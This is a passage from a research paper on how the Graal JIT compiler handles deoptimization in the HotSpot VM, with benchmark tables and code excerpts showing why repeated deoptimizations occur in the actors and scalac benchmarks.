[2] http://openjdk.java.net/jeps/243

Table 1 Deoptimization actions in the Graal compiler.

Graal Deopt Action	*Description*	*HotSpot Deopt Action*
None	Do not invalidate the compiled code.	Action_none
RecompileIfTooManyDeopts	Do not invalidate the compiled code and schedule a recompilation if enough deoptimizations are seen.	Action_maybe_recompile
InvalidateReprofile	Invalidate the compiled code and reset the invocation counter.	Action_reinterpret
InvalidateRecompile	Invalidate the compiled code and schedule a recompilation immediately.	Action_make_not_entrant
InvalidateStopCompiling	Invalidate the compiled code and stop compiling the outermost method of this compilation.	Action_make_not_compilable

Table 2 Deoptimization reasons in the Graal compiler.

Deoptimization Reason	*Description*	*Associated Action*
None	Absence of a relevant deoptimization.	-
NullCheckException	Unexpected null or zero divisor.	None InvalidateRecompile InvalidateReprofile
BoundsCheckException	Unexpected array index.	InvalidateReprofile
ClassCastException	Unexpected object class.	InvalidateReprofile
ArrayStoreException	Unexpected array class.	InvalidateReprofile
UnreachedCode	Unexpected reached code.	InvalidateRecompile InvalidateReprofile
TypeCheckedInliningViolated	Unexpected receiver type.	InvalidateReprofile
OptimizedTypeCheckViolated	Unexpected operand type.	InvalidateRecompile InvalidateReprofile
NotCompiledExceptionHandler	Exception handler is not compiled.	InvalidateRecompile
Unresolved	Encountered an unresolved class.	InvalidateRecompile
JavaSubroutineMismatch	Unexpected JSR return address.	InvalidateReprofile
ArithmeticException	A null_check due to division by zero.	None InvalidateReprofile
RuntimeConstraint	Arbitrary runtime constraint violated.	None InvalidateRecompile InvalidateReprofile
LoopLimitCheck	Compiler generated loop limits check failed.	InvalidateRecompile
TransferToInterpreter	Explicit transfer to interpreter.	-

and recompilation cycles. If a recompilation is scheduled for the second time for the same deoptimization site with the same reason, the HotSpot runtime rewrites the action to InvalidateReprofile, which resets method's hotness counters and causes it to be reprofiled. If the total number of recompilations of any method exceeds a threshold, the HotSpot runtime rewrites the action to InvalidateStopCompiling to prevent further recompilation of the method.

To illustrate how Graal uses these deoptimization actions, Table 2 shows the deoptimization reasons along with the associated actions as defined and used throughout the Graal code base. The table reveals that the actions RecompileIfTooManyDeopts and InvalidateStopCompiling are not used as of Graal v0.17[3]. This suggests that the compiler tries to keep full control over invalidation of compiled code, and that it tries not to give up any optimization opportunity until the HotSpot runtime enforces certain actions.

Some of the deoptimization reasons are used with multiple actions, depending on the situation in which the deoptimization is invoked. For instance, the OptimizedTypeCheckViolated reason is used when inlining the target of an interface with a single implementation, and when optimizing instanceof checks. In the former case, if a guard on the expected receiver type fails, the compiler invokes the InvalidateRecompile action with the reason OptimizedTypeCheckViolated, because it has produced the compiled code under the assumption that there is only a single implementation of a particular interface. In the latter case, the compiler checks against types derived from the given type that have been observed so far. Because the occurrence of a previously unseen type indicates an incomplete type profile, the compiler invokes the InvalidateReprofile action to get a more accurate type profile. If the compiler knew that the previously unseen type was a very rare case, it could invoke the None action. However, because encountering a new type may also signify a phase change in the application, Graal uses the InvalidateReprofile action.

Nevertheless, the mapping between deoptimization reasons and deoptimization actions in the Graal compiler is hard-coded and represents the trade-offs between startup and steady-state performance made by the compiler developers. In the following sections, we provide quantitative and qualitative analyses of how these decisions influence the actual deoptimization behavior of the Graal compiler.

3 Study of Deoptimization Behavior

In this section we analyze the deoptimization behavior of the HotSpot VM with the Graal compiler when executing benchmarks from the DaCapo [3], ScalaBench [20], and Octane [8] benchmark suites. The individual benchmarks are based on real-world programs written in Java and Python (DaCapo), Scala (ScalaBench), and JavaScript (Octane), slightly modified to run under a benchmarking harness suitable for experimental evaluation. The Python workloads are executed by Jython, a Python interpreter written in Java, the Scala workloads are compiled to Java bytecode, and the JavaScript workloads are executed by Graal.js, a JavaScript runtime written in Java on top of the Truffle framework [24].

We first analyze the kind of deoptimization sites emitted by Graal and the frequency with which they are triggered during execution, and then investigate two specific cases in which the same deoptimizations are triggered repeatedly.

[3] https://github.com/graalvm/graal-core/tree/graal-vm-0.17

3.1 Profiling Deoptimizations

To collect information about deoptimizations, we use a deoptimization profiler based on the accurate profiling framework integrated in Graal [26]; that framework ensures that profiling does not perturb the compiler optimizations. The profiler instruments each deoptimization site and reports the number of deoptimizations triggered at that site during execution.

The identity of each deoptimization site consists of the deoptimization reason, action, the originating method and bytecode index, and (optionally) a context identifying the compilation root if the method was inlined. The information encoded in the site identity along with the number of deoptimizations triggered at the site allow us to perform qualitative and quantitative analysis of the deoptimizations triggered in the compiled code produced by Graal. To this end, we profile selected benchmarks[4] from the DaCapo 9.12 suite, all benchmarks from the ScalaBench suite, and selected benchmarks[5] from the Octane suite on a multi-core platform[6].

We present the resulting profile from different perspectives. First we provide a static break-down of the deoptimization sites and deoptimization actions found in the code emitted by Graal (Section 3.1.1). This is complemented by a dynamic view of deoptimization sites that are actually triggered during execution (Section 3.1.2). Finally, we look at the most frequent repeatedly-triggered deoptimizations, because these are potential candidates for wasted compilation work (Section 3.1.3).

3.1.1 Deoptimizations Sites Emitted

The profiling results are summarized in Table 3. The top-level column groups represent the actions used at the deoptimization sites. We only track three of the five possible deoptimization actions, because Graal does not make use of the other two (c.f. Section 2.2). The bottom-level columns correspond to the number of deoptimization sites invoking a particular action, the fraction of the total number of sites, and the fraction of the total number of deoptimization sites emitted at which at least one deoptimization was triggered.

In general, the number of deoptimization sites emitted during a benchmark's lifetime varies significantly, ranging from 2000 to 23 000. For the DaCapo benchmarks, 94.17% of the total deoptimization sites invoke the InvalidateReprofile action, 3.23% just switch to the interpreter (action None), and 2.60% invoke the InvalidateRecompile action. For the ScalaBench benchmarks, the compiler emits a slightly higher proportion (95.44%) of the InvalidateReprofile deoptimization sites and a lower proportion (1.16%) of the InvalidateRecompile sites. We attribute this to the fact that the Scala language features are compiled into complex call chains in the Java bytecode. During dynamic compilation, these callsites are optimized with type guards that lead to InvalidateReprofile deoptimization sites. To summarize, in standard Java/Scala applications the Graal compiler favors speculative profile-directed optimizations, which invoke the InvalidateReprofile deoptimization action in their guard failure paths.

For the Octane benchmarks, the compiled code of the Graal.js self-optimizing interpreter contains a higher proportion (4.74%) of the InvalidateRecompile deoptimization sites. One of the reasons for this difference is that language runtimes implemented on top of the Truffle

[4] The eclipse and tomcat benchmarks were excluded due to their incompatibility with Java 8.
[5] The pdf.js benchmark was excluded due to an internal exception.
[6] Intel Xeon E5-2680, 2.7 GHz, 8 cores, 64 GB RAM, CPU frequency scaling and Turbo mode disabled, hyper-threading enabled, Oracle JDK 1.8.0_101 b13 HotSpot Server VM (64-bit), Graal VM 0.17, running on Ubuntu Linux Server 64-bit version 14.04.1

Table 3 The number and percentage of deoptimization sites with a particular action emitted and triggered during the first benchmark iteration of the DaCapo and ScalaBench workloads, and during the warmup phase of the Octane workloads.

	Benchmark	None			Reprofile			Recompile		
		#	%	$\%_{Hit}$	#	%	$\%_{Hit}$	#	%	$\%_{Hit}$
DaCapo	avrora	94	3.2	.00	2813	94.2	1.04	79	2.7	.00
	batik	147	3.5	.00	3991	94.5	2.70	86	2.0	.02
	fop	186	3.8	.00	4639	95.6	1.52	30	0.6	.00
	h2	208	2.6	.00	7516	94.0	2.49	275	3.4	.05
	jython	337	2.9	.00	10 837	94.5	1.89	289	2.5	.03
	luindex	196	6.4	.00	2839	92.8	1.37	26	0.9	.00
	lusearch	204	6.7	.00	2785	91.2	0.75	64	2.1	.00
	pmd	163	2.6	.00	5942	93.2	1.11	270	4.2	.09
	sunflow	92	4.1	.00	2123	94.7	1.12	26	1.2	.00
	tradebeans	267	2.7	.00	9307	93.4	2.25	394	4.0	.02
	tradesoap	608	2.8	.00	20 866	94.6	1.71	593	2.7	.02
	xalan	225	3.7	.00	5880	95.3	0.34	63	1.0	.00
	Total	2727	3.2	.00	79 538	94.2	1.68	2195	2.6	.02
ScalaBench	actors	116	2.5	.00	4418	95.2	1.87	108	2.3	.09
	apparat	230	3.8	.00	5751	94.7	2.45	91	1.5	.12
	factorie	133	4.0	.00	3153	94.4	1.71	54	1.6	.00
	kiama	178	4.9	.00	3423	94.3	2.26	31	0.9	.00
	scalac	289	1.8	.00	15 525	97.6	3.15	90	0.6	.01
	scaladoc	288	2.5	.00	10 909	96.1	2.93	155	1.4	.00
	scalap	133	5.2	.00	2428	94.2	1.59	18	0.7	.00
	scalariform	189	4.3	.00	4198	94.7	1.11	44	1.0	.00
	scalatest	215	5.0	.00	4083	94.2	1.25	37	0.9	.05
	scalaxb	166	4.4	.00	3547	94.7	1.68	31	0.8	.03
	specs	212	5.4	.00	3672	93.6	1.27	39	1.0	.05
	tmt	191	4.0	.00	4535	94.0	1.97	99	2.0	.00
	Total	2340	3.4	.00	65 642	95.4	2.27	797	1.2	.03
Octane	box2d	195	2.2	.00	8162	91.8	1.43	538	6.1	.46
	code-load	699	2.9	.00	23 041	93.8	1.43	827	3.4	.37
	crypto	142	2.1	.00	6325	92.6	1.46	364	5.3	.16
	deltablue	136	2.3	.00	5395	91.8	1.19	347	5.9	.15
	earley-boyer	172	2.4	.00	6740	92.5	1.65	376	5.2	.36
	gbemu	200	1.9	.00	9743	92.9	2.74	546	5.2	.28
	mandreel	367	3.3	.00	10 197	92.4	1.72	470	4.3	.37
	navier-stokes	129	2.4	.00	4930	92.8	1.88	256	4.8	.06
	raytrace	133	2.2	.00	5696	92.4	1.28	334	5.4	.32
	regexp	221	2.3	.00	9050	93.1	2.27	449	4.6	.11
	richards	113	2.2	.00	4834	91.9	1.48	316	6.0	.19
	splay	123	2.0	.00	5664	93.1	1.87	296	4.9	.12
	typescript	294	2.0	.00	13 403	93.1	1.58	694	4.8	.38
	zlib	204	2.9	.00	6458	92.8	1.98	298	4.3	.17
	Total	3128	2.4	.00	119 638	92.8	1.71	6111	4.7	.28

framework heavily utilize the Truffle API. Because this API consists of many interfaces with a single implementation, the compiled code for callsites invoking the Truffle API uses guarded devirtualized invocations. Consequently, the (many) corresponding guard failure paths invoke the InvalidateRecompile deoptimization action with OptimizedTypeCheckViolated as the reason (c.f. Section 2.2). The second reason for the higher proportion of InvalidateRecompile deoptimization sites is that the Truffle framework encourages aggressive type specialization in the interpretation of abstract syntax tree (AST) nodes of the hosted language. Internally, Truffle uses Java's exception mechanism to undo type specialization, and because at the time the type specialization occurs the exception handler has never been executed (otherwise the type specialization would not happen in the first place), the dynamic compiler considers the exception handler to be uncommon and replaces it with a deoptimization site which invokes the InvalidateRecompile action with NotCompiledExceptionHandler as the reason. This mechanism allows Truffle to attempt aggressive type specialization and recompile with generic types if a type-related exception occurs.

3.1.2 Deoptimization Sites Triggered

Of all the sites emitted for the DaCapo benchmarks, only 1.68% were actually triggered and invoked the InvalidateReprofile deoptimization action during execution. The proportion increases to 2.27% in the ScalaBench benchmarks for the same reason that affects the total number of emitted sites. Similarly, only 0.02% of the sites in the DaCapo benchmarks and 0.03% of the sites in the ScalaBench benchmarks were triggered and invoked the InvalidateRecompile action. This indicates that in ordinary Java/Scala applications, deoptimization sites that do not rely on profiling feedback represent only a small fraction of the total number of deoptimization sites and are rarely triggered. In addition, these sites tend to be eliminated by the recompilation they force, therefore they rarely cause repeated deoptimizations. In total, over 98% of all triggered deoptimizations invoke the InvalidateReprofile action, while only less than 2% invoke the InvalidateRecompile action. This suggests that in the code produced by the Graal compiler, deoptimizations are dominated by those that force reprofiling of the affected code.

Compared to DaCapo and ScalaBench, the number and the proportion of the InvalidateRecompile deoptimizations triggered during execution of the Octane benchmarks on top of Graal.js is significantly higher. As discussed earlier, this is because the Truffle code that undoes type specialization in the hosted language is implicitly replaced by deoptimization. Nevertheless, similarly to DaCapo and ScalaBench, the most frequently triggered deoptimization action in the Octane benchmarks is InvalidateReprofile (88.83%).

3.1.3 Deoptimizations Triggered Repeatedly

In Table 4 we show the number of sites which trigger a particular deoptimization more than once during benchmark execution. In the DaCapo benchmarks, these sites account for 11.67% of deoptimization sites triggered at least once, and for 26.64% of all triggered deoptimizations; the results for ScalaBench are similar. For the Octane benchmarks on Graal.js, the proportion of repeated deoptimization sites drops to 5.96%, which is caused by Truffle invalidating the type specialization code that triggered a deoptimization.

While it is possible for multiple threads to trigger the same deoptimization site in the same version of the compiled code, the majority of the repeated deoptimizations originate from recompiled code. This means that if recompilation does not eliminate these deoptimization sites, reprofiling either does not produce a profile that would change the optimization decisions, or that the profile is not provided in time for the recompilation.

Table 4 Number of deoptimization sites that were triggered repeatedly and the deoptimization reason used at the most frequently triggered InvalidateReprofile deoptimization site during the first benchmark iteration of the DaCapo and ScalaBench workloads, and during the warmup phase of the Octane workloads. Due to the obfuscated code in the binary release of Graal.js, some of the reported sites (marked with *) are identified by their deoptimization target instead of their precise location in the bytecode.

	Benchmark	*Repeated Deoptimizations*			*Most Frequent Site*	
		$\#_{Sites}$	$\%_{Sites}$	$\%_{Deopts}$	$\#_{Hit}$	Reason
DaCapo	avrora	6	19.4	41.9	4	UnreachedCode
	batik	4	3.5	7.5	3	TypeCheckedInliningViolated
	fop	2	2.7	10.0	6	UnreachedCode
	h2	27	13.3	28.5	6	OptimizedTypeCheckViolated
	jython	22	10.0	23.6	9	UnreachedCode
	luindex	0	0.0	0.0	-	-
	lusearch	2	8.7	36.4	10	TypeCheckedInliningViolated
	pmd	6	7.8	17.4	5	UnreachedCode
	sunflow	1	4.0	7.7	2	TypeCheckedInliningViolated
	tradebeans	34	15.0	36.8	10	TypeCheckedInliningViolated
	tradesoap	58	15.2	32.0	5	TypeCheckedInliningViolated
	xalan	1	4.8	16.7	4	TypeCheckedInliningViolated
	Total	163	11.7	26.6		
ScalaBench	actors	14	15.4	67.7	64	UnreachedCode
	apparat	15	9.6	24.6	3	TypeCheckedInliningViolated
	factorie	8	14.0	40.2	9	OptimizedTypeCheckViolated
	kiama	11	13.4	39.3	10	OptimizedTypeCheckViolated
	scalac	70	13.9	34.2	23	TypeCheckedInliningViolated
	scaladoc	41	12.3	35.1	23	TypeCheckedInliningViolated
	scalap	2	4.9	11.4	3	TypeCheckedInliningViolated
	scalariform	7	14.3	34.4	7	OptimizedTypeCheckViolated
	scalatest	3	5.4	10.2	2	TypeCheckedInliningViolated
	scalaxb	1	1.6	4.6	3	TypeCheckedInliningViolated
	specs	1	1.9	3.8	2	TypeCheckedInliningViolated
	tmt	7	7.4	21.4	9	OptimizedTypeCheckViolated
	Total	180	11.4	34.3		
Octane	box2d	16	9.5	20.4	* 6	TypeCheckedInliningViolated
	code-load	35	7.9	18.6	6	UnreachedCode
	crypto	2	1.8	6.0	5	UnreachedCode
	deltablue	5	6.3	12.9	3	TypeCheckedInliningViolated
	earley-boyer	5	3.4	74.3	* 398	TypeCheckedInliningViolated
	gbemu	17	5.4	11.5	4	UnreachedCode
	mandreel	12	5.2	13.4	5	UnreachedCode
	navier-stokes	4	3.9	10.0	* 5	TypeCheckedInliningViolated
	raytrace	2	2.0	4.0	2	TypeCheckedInliningViolated
	regexp	16	6.9	16.6	9	UnreachedCode
	richards	1	1.1	2.3	2	TypeCheckedInliningViolated
	splay	3	2.5	4.8	2	UnreachedCode
	typescript	24	8.5	66.3	* 237	TypeCheckedInliningViolated
	zlib	11	7.3	13.7	2	OptimizedTypeCheckViolated
	Total	153	6.0	33.7		

Table 5 Number of deoptimizations per iteration when executing the DaCapo and ScalaBench benchmarks.

Iteration	1	2	3	4	5	6	...	15	16	17	18	19	20
avrora	43	17	4	1	2	0		0	0	0	0	0	0
batik	120	20	18	14	6	2		1	1	0	0	1	0
fop	80	23	5	4	2	0		0	1	1	0	0	0
h2	246	17	4	1	2	0		0	1	1	0	0	0
jython	259	27	2	1	0	0		1	1	2	1	0	1
luindex	42	14	1	0	0	0		0	0	0	0	0	0
lusearch	33	3	0	0	0	0	...	0	0	0	0	0	0
pmd	86	25	6	11	5	4		1	1	2	3	0	0
sunflow	26	3	1	0	0	0		0	0	0	0	0	0
tradebeans	304	7	4	0	0	0		0	0	0	0	0	0
tradesoap	475	34	3	0	2	2		0	1	0	0	0	1
xalan	24	1	1	0	0	0		0	0	0	0	0	0
actors	238	28	5	6	4	5		0	1	2	1	1	2
apparat	187	22	9	3	5	2		3	2	2	2	2	3
factorie	82	10	0	0	0	0		0	1	2	0	0	0
kiama	117	5	2	3	3	3		0	0	1	0	0	2
scalac	656	123	36	25	22	21		8	14	5	13	8	12
scaladoc	450	106	18	13	1	6		1	0	0	2	2	8
scalap	44	10	0	0	0	0	...	0	0	0	0	0	0
scalariform	64	23	9	5	4	3		1	0	0	0	0	0
scalatest	59	29	8	9	3	1		1	0	0	0	0	0
scalaxb	66	26	3	0	0	1		0	0	0	0	1	0
specs	53	10	9	5	5	7		6	6	4	2	3	4
tmt	112	6	4	3	2	1		2	1	2	2	2	1

To aid in investigating the reasons behind the worst-case repeated deoptimizations, Table 4 also lists the deoptimization sites that repeatedly trigger the most deoptimizations during the execution of a particular benchmark. All of the worst-case deoptimization sites invoke the InvalidateReprofile action, which is consistent with our findings so far.

We observe that the most frequently triggered deoptimization sites cause reprofiling for three main reasons: TypeCheckedInliningViolated, OptimizedTypeCheckViolated, and UnreachedCode. Deoptimizations specifying UnreachedCode as the reason result from conditional branches that were eliminated based on (assumed) zero execution probability according to the branch profile for the corresponding bytecode. The actors benchmark contains the most frequent deoptimization site of this type in method java.util.concurrent.locks.AbstractQueuedSynchronizer$ConditionObject.await(), which contains a blocking thread synchronization operation. Deoptimizations that specify type-checking violations as the reason result from optimizations that rely on a type profile. Here, the compiler typically uses deoptimization in the failure path of a guard that ensures that type-specific code is only reached with proper types. Among the benchmarks that suffer from deoptimizations for these reasons, the scalac and scaladoc benchmarks share the same worst-case deoptimization site which triggers deoptimization 23 times.

In the case of the Octane benchmarks on Graal.js, a high number of repeated deoptimizations are triggered in the earley-boyer and typescript benchmarks. The underlying reason for repeated deoptimizations is the same as in the case of the DaCapo and ScalaBench suites—inaccurate profiling information caused by associating a profiling record with a deoptimization target (instead of origin), and subsequent sharing of this record by multiple deoptimization sites. Unfortunately, code obfuscation in the Graal.js binary release prevents us from presenting the situation in more detail at source code level.

3.1.4 Deoptimizations per Iteration

Finally, Table 5 shows the number of deoptimizations triggered in subsequent benchmark iterations for the DaCapo and ScalaBench benchmarks. Most benchmarks encounter no more than 3 deoptimizations per iteration after the 4th iteration, because the compiled code for most of the hot methods stabilizes. However, there are a few cases of repeated deoptimizations, especially in the scalac benchmark, where on average 10 deoptimizations per iteration are triggered even past the 15th iteration. In most cases, TypeCheckedInlining-Violated is given as the reason, and half of the deoptimizations originate at the same bytecode (scala.collection.immutable.HashSet.elemHashCode(Object)#9) inlined in different methods. This suggests that the receiver type profile may not be updated properly (or soon enough) after deoptimization and reprofiling.

3.2 Investigating Repeated Deoptimizations

Our findings in Section 3.1.3 indicate that certain deoptimizations are triggered repeatedly at the same site. If a particular deoptimization is triggered by multiple threads in one version of the compiled code, the subsequent recompilation should eliminate the deoptimization site. However, repeated deoptimizations triggered at the same site in multiple subsequent versions of the compiled code indicate a problem, because that site should have been eliminated by recompilations.

By analyzing the cases of repeatedly triggered deoptimization, we have discovered that this situation occurs because an outdated method profile is used during the recompilation. In the Graal compiler, this can happen because Graal inlines methods aggressively, but at the same time, deoptimization site in the inlined code can deoptimize to the caller containing the callsite of the inlined method (if no program state modification precedes the deoptimization site in the inlined code). After deoptimization, when the interpreter wants to invoke the (previously inlined) method at the callsite, the callee can be compiled either at a different level (without speculation and thus deoptimization), or with a different optimization outcome that did not emit a deoptimization site. In both cases, the profile for the callee is not updated, and subsequent recompilations of its inlined code will use an inaccurate profile, resulting in repeated deoptimizations.

We now illustrate the situations leading to repeated deoptimization for two specific cases: the UnreachedCode deoptimization in the actors benchmark, and the type-check related deoptimizations in the scalac benchmark.

3.2.1 Repeated Deoptimizations in the actors Benchmark

The results in Table 4 show that the actors benchmark contains a site which triggers the UnreachedCode deoptimization 64 times during the first iteration of the benchmark execution. Figure 1 shows a snippet of code containing this deoptimization site. The await() method invokes the checkInterruptWhileWaiting(Node) method (line 21), which returns a value depending on the result of the Thread.interrupted() method.

When compiling the await() method, Graal inlines the invocation of the (small and private) checkInterruptWhileWaiting(Node) method at the callsite (line 21). The ternary operator used in the return statement of that method is essentially a conditional branch compiled using the ifeq[7] bytecode, for which the VM collects a branch profile. Because thread interruption

[7] Branch if the value on top of the operand stack is zero, i.e., false.

```
1  public abstract class AbstractQueuedSynchronizer
2      extends AbstractOwnableSynchronizer implements java.io.Serializable {
3    final boolean isOnSyncQueue(Node node) {
4      if (node.waitStatus == Node.CONDITION || node.prev == null)
5        return false;
6      ...
7    }
8    public class ConditionObject implements Condition, java.io.Serializable {
9      private int checkInterruptWhileWaiting(Node node) {
10       return Thread.interrupted() ?
11         (transferAfterCancelledWait(node) ? THROW_IE : REINTERRUPT) : 0;
12     }
13
14     public final void await() throws InterruptedException {
15       ...
16       int savedState = fullyRelease(node);
17       int interruptMode = 0;
18       while (!isOnSyncQueue(node)) {
19         LockSupport.park(this);
20         if ((interruptMode = checkInterruptWhileWaiting(node))
21             != 0)
22           break;
23       }
24       ...
25     }
26   }
27 }
```

Figure 1 Excerpt from the source code of java.util.concurrent.locks.AbstractQueuedSynchronizer.

happens rarely, it is very likely that all invocations of Thread.interrupted() will return false, and the branch profile for the ifeq bytecode will tell the compiler that the branch was taken in 100% of the cases. By default[8], Graal removes the code in the (apparently) unreachable branch, and inserts a guard for the expected result of the Thread.interrupted() method with a failure path which invokes the InvalidateReprofile deoptimization with UnreachedCode as the reason.

In the await() method, threads may block in the park() method at line 19, which returns when a thread is unparked, or when a thread is interrupted. Any thread returning from the park() method will execute the condition at line 20, including the inlined optimized version of checkInterruptWhileWaiting(Node). If a thread was interrupted, the Thread.interrupted() method returns true contrary to the expectation, and causes the thread to trigger a deoptimization. The first thread to trigger the deoptimization will invalidate the compiled code of the await() method by making it *not entrant* (execution entering the compiled code will immediately switch to interpreter), and resume execution in the interpreter.

However, there may be more threads in the same situation, executing the (now invalidated) compiled code—the 64 repeated deoptimizations in the actors benchmark were caused by 64 different threads triggering the same deoptimization in the same version of the compiled code. While this kind of repeated deoptimization causes threads to execute in the interpreter, it only leads to a single recompilation and is relatively harmless. The branch profile for the ifeq bytecode will be updated during interpreted execution, and taken into account during recompilation of the await() method.

But the await() method contains another UnreachedCode deoptimization site that is problematic. In this case, Graal inlines the invocation of the (final) isOnSyncQueue(Node) method at the callsite (line 18). The null-check in the inlined code uses the ifnonnull bytecode (line 4), which is a conditional branch. Based on the associated branch profile indicating 100% *branch-taken* probability, Graal replaces the unreachable branch with a deoptimization which is triggered if node.prev is null.

[8] This can be disabled via -Dgraal.RemoveNeverExecutedCode=false.

```
1  class HashSet[A] extends Set[A]
2          with GenericSetTemplate[A, HashSet] with SetLike[A, HashSet[A]] {
3    protected def elemHashCode(key: A) = if (key == null) 0 else key.##
4    protected def computeHash(key: A) = improve(elemHashCode(key))
5  }
```

```
9  // Java pseudo-code for the ## operation
10 int ##() {
11   if (this instanceof Number) {
12     return BoxesRunTime.hashFromNumber(this);
13   } else {
14     return hashCode();
15   }
16 }
```

Figure 2 Excerpt from scala.collection.immutable.HashSet.

```
1  if (key.type == String) {
2    // inlined code of String.hashCode
3  } else {
4    deoptimize(InvalidateReprofile, TypeCheckedInliningViolated,
5      HashSet.computeHash /* target method */,  0 /* target bytecode index */
6    ); // never returns
7  }
```

Figure 3 Pseudo-code of the Graal-compiled code for the ## operation.

If the deoptimization in the loop header is triggered, the code of the await() method will be invalidated and the interpreter will resume execution at beginning of the loop (line 18). The interpreter will then likely invoke the compiled version of the isOnSyncQueue(Node) method, which contains the same guard and deoptimization derived from the same ifnonnull branch profile. In the meantime, because the actors benchmark is highly multi-threaded, another thread may set node.prev to a non-null value. The compiled version of the isOnSyncQueue(Node) method will then execute normally, without retriggering the deoptimization. Without that the isOnSyncQueue(Node) method will not be reinterpreted, and the branch profile for the ifnonnull bytecode will not be updated. When recompiling the await() method, the compiler will use an inaccurate branch profile and produce the same code that was previously invalidated. In our experiment, we observed 9 deoptimizations originating at the same site, but triggered in different versions of the compiled code. This kind of repeated deoptimizations is more serious, because it causes reprofiling of the await() method (requiring it to be executed in the interpreter more times) and subsequent recompilation, but does not improve the situation.

3.2.2 Repeated Deoptimizations in the scalac Benchmark

Another deoptimization anomaly that can be observed in the profiling results concerns several benchmarks that exhibit the same pattern of repeated deoptimizations, with either TypeCheckedInliningViolated or OptimizedTypeCheckViolated specified as the reason. This is also true for the steady-state execution of the scalac benchmark shown in Table 5, which we now investigate in more detail.

The code containing the deoptimization site is shown in Figure 2. At line 4 the computeHash(Object) method invokes the elemHashCode(Object) method, which in turn invokes the ## operation on key. The ## operation is a Scala intrinsic which can be expressed as Java pseudo-code shown in lines 10–16. For every use of the ## operation, the Scala compiler directly inlines the corresponding bytecode sequence into the bytecode it produces.

Line 11 produces an instanceof bytecode which checks for the Number class, and is subject to type-profile-based optimizations in Graal. When compiling the instanceof bytecode into

machine code, the compiler queries the recorded type profile associated with the particular bytecode, and generates tests against the profiled types instead of the operand type, and a failure path which will trigger deoptimization if all the type checks fail.

In our experiment, when compiling the computeHash(Object) method for the first time, the compiler receives a type profile containing only the String class, and generates machine code corresponding to the pseudo-code shown in Figure 3. The deoptimization in the else branch actually transfers execution to the beginning of the computeHash(Object) method, because the program state is not mutated between the invocation of the elemHashCode(Object) method and the deoptimization due to the inlined ## operation. When the interpreter reaches the invocation of the elemHashCode(Object) method again, it will likely find the method compiled, so the invocation will switch to machine code. However, with the default tiered compilation strategy, the elemHashCode(Object) method is very likely to be compiled by the level 1 compiler, which is intended for simple methods. As such, level 1 compilation does not use profile-directed optimizations for instanceof and the generated code does not update the profiling information. The compiled version of the elemHashCode(Object) method will therefore correctly handle the ## operation for all types, but the type profile for the inlined code of the ## operation will not be updated. When Graal compiles the computeHash(Object) method again, it will inline the elemHashCode(Object) method again, but the type profile for the instanceof bytecode will still contain only the String class. The recompiled elemHashCode(Object) method will therefore repeatedly trigger deoptimizations and recompilations.

Consequently, the anomaly occurs when a deoptimization due to an inlined method resumes in the caller and invokes a compiled version of the (previously inlined) callee. If the callee is compiled at level 1, it neither contains profile-directed optimizations nor updates profiling information. When the caller is recompiled (as it is a hot method) and the callee is inlined again, the compiler uses the inaccurate type profile for the code in the callee and generates code that triggers the same deoptimization.

We have also identified a similar problem when Graal devirtualizes method invocations. A devirtualized callsite uses a number of type checks against types from a callsite's receiver profile to invoke concrete methods on specific receiver types, and may trigger deoptimization if it encounters an unexpected receiver type (unless the callsite is megamorphic, which performs a virtual method dispatch). The problem occurs if a callsite is devirtualized in the ancestor of the direct caller of a method, which may happen when the direct caller is inlined. If such a devirtualized (non-megamorphic) callsite triggers a deoptimization and does not transfer execution to the direct caller, the receiver type profile used for devirtualization of the callsite may not be updated if the direct caller also has a standalone compiled version that neither devirtualizes the callsite (and thus trigger the same deoptimization) nor collects profiling information. In general, this situation is caused by the weighted inlining mechanism in the Graal compiler, and the problem would be remedied by either disallowing deoptimization to cross the direct caller's method boundary, or by invalidating its compiled code.

4 Alternative Deoptimization Strategies

The deoptimization code produced by Graal mostly invokes the InvalidateReprofile action, hoping to trade extra work in the short term for a potentially better peak performance in the long term. Another reason for using this kind of deoptimization is to cope with application phase changes. These can manifest in the form of completely different execution and type profiles, rendering the compiled code based on profiles from the previous phase obsolete.

Obviously, the compiler cannot tell ahead of time whether the actual benefits will outweigh the costs. However, as long as the costs are not excessive, they will be amortized in the long term even without huge performance gains.

With this strategy, the worst-case scenario for long-term performance is the occurrence of rare cases that trigger deoptimization. In this case, the ensuing reprofiling and recompilation will not provide a long-term benefit, but instead cause short-term performance degradation. Worse, during recompilation, the rare case may cause the compiler to abandon speculative optimizations that have worked well before the rare case occurred.

The solution is to introduce some tolerance for rare cases, delaying deoptimizations until the supposedly rare cases become more frequent. This notion is supported by the HotSpot runtime, as the presence of the action_maybe_recompile deoptimization action suggests. However, Graal does not use its own corresponding action (RecompileIfTooManyDeopts) in the deoptimization code it emits. Presumably, this is because Graal speculates aggressively and the Graal developers do not want to delay recompilation if the program violates optimization assumptions. In addition, because Graal focuses on achieving high peak performance, the cost associated with eager deoptimizations should be amortized in the longer run.

Because the effect of this approach on performance has not been previously studied, we modify Graal to support two additional strategies for handling deoptimizations and compare the performance achieved with the alternative strategies to the default strategy used by Graal. Unlike the default strategy, which always invokes the InvalidateReprofile action, the alternative strategies differ in the degree of tolerance for rare cases.

4.1 Conservative Deoptimization Strategy

The first strategy, referred to as *conservative*, replaces the use of the InvalidateReprofile action with the RecompileIfTooManyDeopts. This strategy relies on the existing mechanisms in the HotSpot runtime to determine when to invalidate the compiled code and when to reinterpret (and possibly reprofile) it. The runtime keeps an execution profile for each method, including information about deoptimizations. The deoptimization profile consists of a counter for each deoptimization reason as well as a recompilation counter. It also stores limited information associated with deoptimization targets (referred to as *traps*), i.e., the bytecode instructions at which the interpreter resumes execution after deoptimization. The per-trap information is keyed to the bytecode index of the target instruction in the target method, and stores the reasons[9] for which the trap was targeted, and whether the method code was invalidated and recompiled due to this trap. The deoptimization reasons are split into two categories considered separately. The first category, referred to as *per-method*, represents reasons that are only considered at the method level, while the second category, referred to as *per-bytecode*, represents reasons that are only considered at the bytecode level.

When a deoptimization is triggered, the HotSpot runtime uses the method profile to make the following decisions: (1a) if the deoptimization reason belongs to the *per-bytecode* category, was previously observed at this trap, and the deoptimization count (taken from the method-level profile) for that reason exceeds a *per-bytecode* threshold[10], the compiled code is invalidated; (1b) if the deoptimization reason belongs to the *per-method* category and the deoptimization count for that reason exceeds a *per-method* threshold[11], the compiled code

[9] To limit memory consumption, only one precise reason can be stored, otherwise the profile just indicates that there is more than one reason.
[10] -XX:PerBytecodeTrapLimit, defaults to 4.
[11] -XX:PerMethodTrapLimit, defaults to 100.

